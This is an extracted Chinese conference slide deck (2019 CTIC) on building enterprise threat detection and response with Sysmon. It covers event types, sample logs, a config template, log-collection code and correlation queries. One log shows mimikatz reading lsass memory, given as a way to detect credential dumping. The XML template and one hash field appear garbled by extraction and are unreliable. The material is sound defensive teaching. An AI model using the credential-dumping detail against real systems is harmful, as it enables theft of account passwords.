

2019 CTIC

网络安全分析与情报大会

CYBER THREAT INTELLIGENCE CONFERENCE





基于Sysmon的企业级威胁检测与响应闭环

**樊兴华**

**微步在线首席分析师**


## 主要内容

Sysmon 画像： 我是谁， 来自哪里， 有啥用 .....

一步步建立企业级威胁检测与响应能力

案例： 检测与响应闭环

# Sysmon 画像： 我是谁， 来自哪里， 有啥用 .....



## Sysmon简介

*System Monitor (Sysmon)* is a

Windows system service and device driver that, once installed on a system, remains resident across system reboots to monitor and log system activity to the Windows event log.

It provides detailed information about process creations, network connections, and changes to file creation time.

By collecting the events it generates using Windows Event Collection or SIEM agents and subsequently analyzing them,

you can identify malicious or anomalous activity and understand how intruders and malware operate on your network.

# Sysmon 能力

## 基于内核驱动及相关系统机制对进程、文件、注册表、网络进程监控

### 文件相关：

- 文件创建 (11)

### 网络相关：

- 网络访问(2)、DNS(22)

### 进程相关：

- 进程创建(1)、进程退出(5)

### 注册表相关：

- 键创建删除(12)、键值设置(13)

### WMI：

- 事件过滤(19)、事件消费(20)

### 管道：

- 管道创建(17)、管道通信(18)

| Event ID | Event name  | category |
|----------|---|----------|
| 1        | Process creation                                      | Process  |
| 2        | A process changed a file creation time                | File     |
| 3        | Network connection                                    | Network  |
| 4        | Sysmon service state changed                          | Sysmon   |
| 5        | Process terminated                                    | Process  |
| 6        | Driver loaded   | Process  |
| 7        | Image loaded  | Process  |
| 8        | CreateRemoteThread                                    | Process  |
| 9        | RawAccessRead   | File     |
| 10       | ProcessAccess   | Process  |
| 11       | FileCreate  | File     |
| 12       | RegistryEvent (Object create and delete)              | Registry |
| 13       | RegistryEvent (Value Set)                             | Registry |
| 14       | RegistryEvent (Key and Value Rename)                  | Registry |
| 15       | FileCreateStreamHash                                  | File     |
| 16       | Sysmon configuration change                           | Sysmon   |
| 17       | PipeEvent (Pipe Created)                              | Pipe     |
| 18       | PipeEvent (Pipe Connected)                            | Pipe     |
| 19       | WmiEvent (WmiEventFilter activity detected)           | Wmi      |
| 20       | WmiEvent (WmiEventConsumer activity detected)         | Wmi      |
| 21       | WmiEvent (WmiEventConsumerToFilter activity detected) | Wmi      |
| 22       | DNSEvent (DNS query)                                  | Network  |
| 255      | Error   | Sysmon   |

# Sysmon使用

1. 通过配置文件定制化日志收集
2. 支持命令行制定参数开启或者关闭制定功能
3. 事件过滤：
  - 通过XML配置文件启用
  - 不同事件类型过滤参数不同，且语法支持is/is not/contains等操作
4. 监测结果以日志形式存放在系统日志：
  - >= Vista: “Applications and Services Logs/Microsoft/Windows/Sysmon/Operational”
  - < Vista: “Windows Logs/System”

Event 1, Sysmon

General Details

Process Create:  
SequenceNumber: 675  
UtcTime: 4/19/2015 07:03:12.343 PM  
ProcessGuid: {7acffcf-fb60-5533-0000-00104820887f}  
ProcessId: 18704  
Image: C:\Windows\System32\SearchFilterHost.exe  
CommandLine: "C:\WINDOWS\system32\SearchFilterHost.exe" 0 692 696 704 65536 700  
CurrentDirectory: C:\WINDOWS\system32\  
User: NT AUTHORITY\SYSTEM  
LogonGuid: {7acffcf-3b9b-5524-0000-0020e7030000}  
LogonId: 0x3E7  
TerminalSessionId: 0  
IntegrityLevel: Medium  
Hashes: SHA1=BC37134888407D2CCEA60AD49C94512F8DE64CA9,MD5=0A3F2E120768E6CA903566618B04E55EBC0EDD48E8CFF45033BB19BA69F56206507A5963D8AC2C676354AE3,IMPHASH=C8BF9088  
ParentProcessGuid: {7acffcf-4ed3-5527-0000-0010e196db1c}  
ParentProcessId: 5756  
ParentImage: C:\Windows\System32\SearchIndexer.exe  
ParentCommandLine: C:\WINDOWS\system32\SearchIndexer.exe /Embedding

|           |                                      |                |                                    |
|-----------|--------------------------------------|----------------|------------------------------------|
| Log Name: | Microsoft-Windows-Sysmon/Operational |                |                                    |
| Source:   | Sysmon                               | Logged:        | 4/19/2015 12:03:12 PM              |
| Event ID: | 1                                    | Task Category: | Process Create (rule: ProcessCreat |

# Sysmon 10.x

## 1. 新增DNS事件:


- Event 22
- 基于ETW实现
- 基于DNS的失陷检测基础

## 2. 新增OriginalFileName

- Event 1&Event 7
- 来自于PE Header

## 3. 新增EventType类型:

- Event 17 & Event 18



# Sysmon 应用

## 1. 检测创建文件行为

## 2. 检测进程创建行为

## 3. 检测网络访问行为

## 4. 检测进程内存读取行为:

- 检测mimikatz获取系统账号密码行为

事件属性 - 事件 11, Sysmon

常规 详细信息

File created:  
RuleName:  
UtcTime: 2019-07-23 03:46:05.35  
ProcessGuid: {0e7268bb-6f3e-5c...  
ProcessId: 13924  
Image: C:\Program Files (x86)\M...  
TargetFilename: C:\Users\fanxi\A...  
20307530330665398791\基于Sys...  
CreationUtcTime: 2019-07-23 03...

事件属性 - 事件 1, Sysmon

常规 详细信息

Process Create:  
RuleName:  
UtcTime: 2019-07-23 04:48:34.461  
ProcessGuid: {0e7268bb-91a2-5d36-0000-0f...  
ProcessId: 6276  
Image: C:\Program Files (x86)\Google\Chro...  
FileVersion: 75.0.3770.142  
Description: Google Chrome  
Product: Google Chrome  
Company: Google LLC  
OriginalFileName: chrome.exe  
CommandLine: "C:\Program Files (x86)\Goo...  
1644,3931424340925063674,2252085766326...  
scale-factor=2 --num-raster-threads=2 --en...  
client-id=354 --no-v8-untrusted-code-mitiga...  
CurrentDirectory: C:\Program Files (x86)\Goo...  
User: DESKTOP-UF2JKEN\fanxi  
LogonGuid: {0e7268bb-6744-5d2c-0000-002...  
LogonId: 0x78E8D  
TerminalSessionId: 1  
IntegrityLevel: Low  
Hashes: MD5=3208EA1BB78CA077A8F9BFF2...  
ParentProcessGuid: {0e7268bb-e148-5d32-0...  
ParentProcessId: 6184  
ParentImage: C:\Program Files (x86)\Google...  
ParentCommandLine: "C:\Program Files (x86)...  
日志名称(M): Microsoft-Windows-Sysmon  
来源(S): Sysmon  
事件 ID(E): 1  
级别(L): 信息  
用户(U): SYSTEM  
操作代码(O): 信息  
更多信息(I): [事件日志联机帮助](#)

事件属性 - 事件 3, Sysmon

常规 详细信息

Network connection detected:  
RuleName:  
UtcTime: 2019-07-23 04:48:26.382  
ProcessGuid: {0e7268bb-700f-5d36-0000-0010aed1a221}  
ProcessId: 4460  
Image: C:\Users\fanxi\AppData\Roaming\Lantern\lantern.exe  
User: DESKTOP-UF2JKEN\fanxi  
Protocol: tcp  
Initiated: true  
SourceIspv6: false  
SourceIp: 192.168.76.40  
SourceHostname: DESKTOP-UF2JKEN.threatbook.cn  
SourcePort: 49728  
SourcePortName:  
DestinationIspv6: false  
DestinationIp: 61.135.169.121  
DestinationHostname:  
DestinationPort: 443  
DestinationPortName: https  
日志名称(M): Microsoft-Windows-Sysmon/Operational  
来源(S): Sysmon  
事件 ID(E): 3  
级别(L): 信息  
用户(U): SYSTEM  
操作代码(O): 信息  
更多信息(I): [事件日志联机帮助](#)

事件属性 - 事件 10, Sysmon

常规 详细信息

Process accessed:  
RuleName:  
UtcTime: 2019-07-23 05:19:14.839  
SourceProcessGUID: {0e7268bb-98ba-5d36-0000-00104bc1a927}  
SourceProcessId: 17104  
SourceThreadId: 9040  
SourceImage: C:\Users\fanxi\Desktop\Sysmon\mimikatz\_trunk\x64\mimikatz.exe  
TargetProcessGUID: {0e7268bb-672b-5d2c-0000-001074dc0000}  
TargetProcessId: 844  
TargetImage: C:\WINDOWS\system32\lsass.exe  
GrantedAccess: 0x1010  
CallTrace: C:\WINDOWS\SYSTEM32\ntdll.dll+9ae64[C:\WINDOWS\System32\KERNELBASE.dll+2fd5d[C:\Users\fanxi\Desktop\Sysmon\mimikatz\_trunk\x64\mimikatz.exe+8a3ce[C:\Users\fanxi\Desktop\Sysmon\mimikatz\_trunk\x64\mimikatz.exe+8a305[C:\Users\fanxi\Desktop\Sysmon\mimikatz\_trunk\x64\mimikatz.exe+5b5dc[C:\Users\fanxi\Desktop\Sysmon\mimikatz\_trunk\x64\mimikatz.exe+5b414[C:\Users\fanxi\Desktop\Sysmon\mimikatz\_trunk\x64\mimikatz.exe+5b1f1[C:\Users\fanxi\Desktop\Sysmon\mimikatz\_trunk\x64\mimikatz.exe+902a5[C:\WINDOWS\System32\KERNEL32.DLL+14034[C:\WINDOWS\SYSTEM32\ntdll.dll+73691  
日志名称(M): Microsoft-Windows-Sysmon/Operational  
来源(S): Sysmon  
事件 ID(E): 10  
级别(L): 信息  
用户(U): SYSTEM  
操作代码(O): 信息  
更多信息(I): [事件日志联机帮助](#)


访问进程全路径

被访问进程全路径

访问权限

调用栈回溯

# 一步步建立企业级威胁检测与响应能力



# 企业级威胁检测现状

## 1. 终端无法自动化处置威胁

- 根本发现不了
- 只能发现部分模块
- 发现了无法查杀

## 2. 基于流量的威胁检测设备

- 加密流量分析爱莫能助
- 无法定位处置形成闭环


## 3. 一个终端安全软件 1000 RMB

- 动辄百万



## 我们的实践

端 + 网络 = 威胁检测与响应闭环



# 千里之行始于足下：开发“高性价比”的Sysmon模板

## 1. 原则：过滤，过滤，过滤！

## 2. 具体Event:

- **ProcessCreate**: 操作系统、Microsoft相关应用、Adobe等。
- **NetworkConnect**: 操作系统、Microsoft、Adobe、Wechat、QQ等。
- **FileCreate**: 敏感路径、敏感文件后缀等。

！！ 开发一个适用模板非常重要！！

```
1 <Sysmon schemaversion="4.10">
2   <HashAlgorithms>md5,sha256</HashAlgorithms>
3   <EventFiltering>
4     <!-- Event ID 1 == Process Creation. -->
5     <!-- Event ID 1 == Process Creation. -->
6     <ProcessCreate onmatch="exclude">
7       <!-- Event ID 2 == File Creation Time. -->
8       <!-- Event ID 2 == File Creation Time. -->
9       <FileCreateTime onmatch="include"><!-- NULL -->
10      <!-- Event ID 3 == NETWORK CONNECTION INITIATED -->
11      <!-- Event ID 3 == NETWORK CONNECTION INITIATED -->
12      <NetworkConnect onmatch="exclude">
13        <!-- SYSMON EVENT ID 5 : PROCESS ENDED -->
14        <!-- SYSMON EVENT ID 5 : PROCESS ENDED -->
15        <!-- DATA: UtcTime, ProcessGuid, ProcessId, Image -->
16        <!-- DATA: UtcTime, ProcessGuid, ProcessId, Image -->
17        <ProcessTerminate onmatch="include"><!-- daiding -->
18        <!-- SYSMON EVENT ID 6 : DRIVER LOADED INTO KERNEL -->
19        <!-- SYSMON EVENT ID 6 : DRIVER LOADED INTO KERNEL -->
20        <!-- DATA: UtcTime, ImageLoaded, Hashes, Signed, Signature, SignatureStatus -->
21        <!-- DATA: UtcTime, ImageLoaded, Hashes, Signed, Signature, SignatureStatus -->
22        <DriverLoad onmatch="exclude">
23        <!-- Event ID 7 == Image Loaded. -->
24        <!-- Event ID 7 == Image Loaded. -->
25        <!-- DATA: UtcTime, ProcessGuid, ProcessId, Image, ImageLoaded, Hashes, Signed, Signature, SignatureStatus -->
26        <!-- DATA: UtcTime, ProcessGuid, ProcessId, Image, ImageLoaded, Hashes, Signed, Signature, SignatureStatus -->
27        <ImageLoad onmatch="include">
28        <!-- Event ID 8 == CreateRemoteThread. -->
29        <!-- Event ID 8 == CreateRemoteThread. -->
30        <CreateRemoteThread onmatch="include">
31        <!-- SYSMON EVENT ID 9 : RAW DISK ACCESS -->
32        <!-- SYSMON EVENT ID 9 : RAW DISK ACCESS -->
33        <!-- DATA: UtcTime, ProcessGuid, ProcessId, Image, Device -->
34        <!-- DATA: UtcTime, ProcessGuid, ProcessId, Image, Device -->
35        <RawAccessRead onmatch="include">
36        <!-- Event ID 10 == ProcessAccess. -->
37        <!-- Event ID 10 == ProcessAccess. -->
38        <ProcessAccess onmatch="include">
39        <!-- Event ID 11 == FileCreate. -->
40        <!-- Event ID 11 == FileCreate. -->
41        <!-- DATA: UtcTime, ProcessGuid, ProcessId, Image, TargetFilename, CreationUtcTime -->
42        <!-- DATA: UtcTime, ProcessGuid, ProcessId, Image, TargetFilename, CreationUtcTime -->
```

# 千里之行始于足下: Sysmon plus 之 DNS请求获取方案

## 1. 基于网络过滤驱动

- 比较重
- 稳定性问题



## 2. 进程注入

- 权限
- 杀软拦截



## 3. ETW

- 容易绕过
- Sysmon 10.x



# Sysmon日志收集

1、Channel: “Microsoft-Windows-Sysmon/Operational”

2. wevtapi.dll:

- EvtCreateBookmark
- EvtUpdateBookmark
- EvtSubscribe
- EvtNext
- EvtClose
- EvtRender

```
> Subscription = pInstance->m_EvtSubscribe(NULL,
> pInstance->m_hSignalEvent,
> SYSMON_CHANNEL_PATH,
> SYSMON_XPATH,
> BookMark,
> NULL,
> NULL,
> EvtSubscribeStartAfterBookmark);

> if (Subscription == NULL)
> break;

> while (TRUE)
> {
>     while (TRUE)
>     {
>         BOOL bRet = pInstance->m_EvtNext(Subscription,
>         dwBatchSize,
>         Events,
>         INFINITE,
>         0,
>         &dwReturnedNumber);

>         if (!bRet)
>         {
>             PrintDbgInfoW(L"[%s] EvtNext Failed Error:%d", __FUNCTIONW__, GetLastError());
>             break;
>         }

>         vEventList.clear();

>         for (DWORD dwEventIndex = 0; dwEventIndex < dwReturnedNumber; dwEventIndex++)
>         {
>             std::wstring strEvent;
>             pInstance->GetEventXML(Events[dwEventIndex], strEvent);
>         }
>     }
> }
```


订阅Sysmon日志

阻塞读取Sysmon日志

# Sysmon日志关联

## 1. 进程视角:

- ProcessGUID
- ProcessGUID & ParentProcessGuid



## 2. 主机用户视角:

- 用户 小白 在1点到5点都做了那些操作?
- 运行过 “木马.exe” 有那些用户? **Event 1**
- 文件 “8FAF88A637E4805443C95474520B453A” 在那些主机上出现过? **Event 11 15**
- 连接过 “baddomain.com” 域名的有那些用户? **Event 22**
- 凌晨5分钟内, 尝试连接内网其他主机次数最高的Top 5用户有那些? **Event 3**

## 流量镜像与还原



# 威胁检测

## 1. 流量分析

- 流量+情报
- 基于流量的规则检测
- 基于流量的异常行为检测
- 文件还原与检测

## 2. 终端日志分析

- 终端日志+情报
- 终端文件检测
- 终端主机行为检测

High Risk Actions (9) - All expanded

- Exchange Technology: Process created a hidden window
- Persistence: Achieved self-startup through service creation
- Information Gathering: Installed message hook

ATT&CK ID: T1179 (in MITRE ATT&CK™ matrix display)

| Time & API                               | Arguments   | Status | Return |
|--|---|--------|--------|
| 2018-11-09 10:24:03<br>SetWindowsHookExA | thread_id: 1004<br>callback_function: 0x0041335b<br>module_address: 0x00000000<br>hook_id: 4294967295 | 1      | 197083 |

General Behavior: Sent control code to system service

System Operation:

- Attempt to stop active service
- Set file attributes to hidden
- Modify registry via regedit.exe
- Modify service status via sc.exe
- Delete service

## 3. 行为分析

- 组合规则检测
- 基于ATT&CK的行为检测

MITRE ATT&CK™ 矩阵 (技术) 检测  仅显示关联技术 关闭

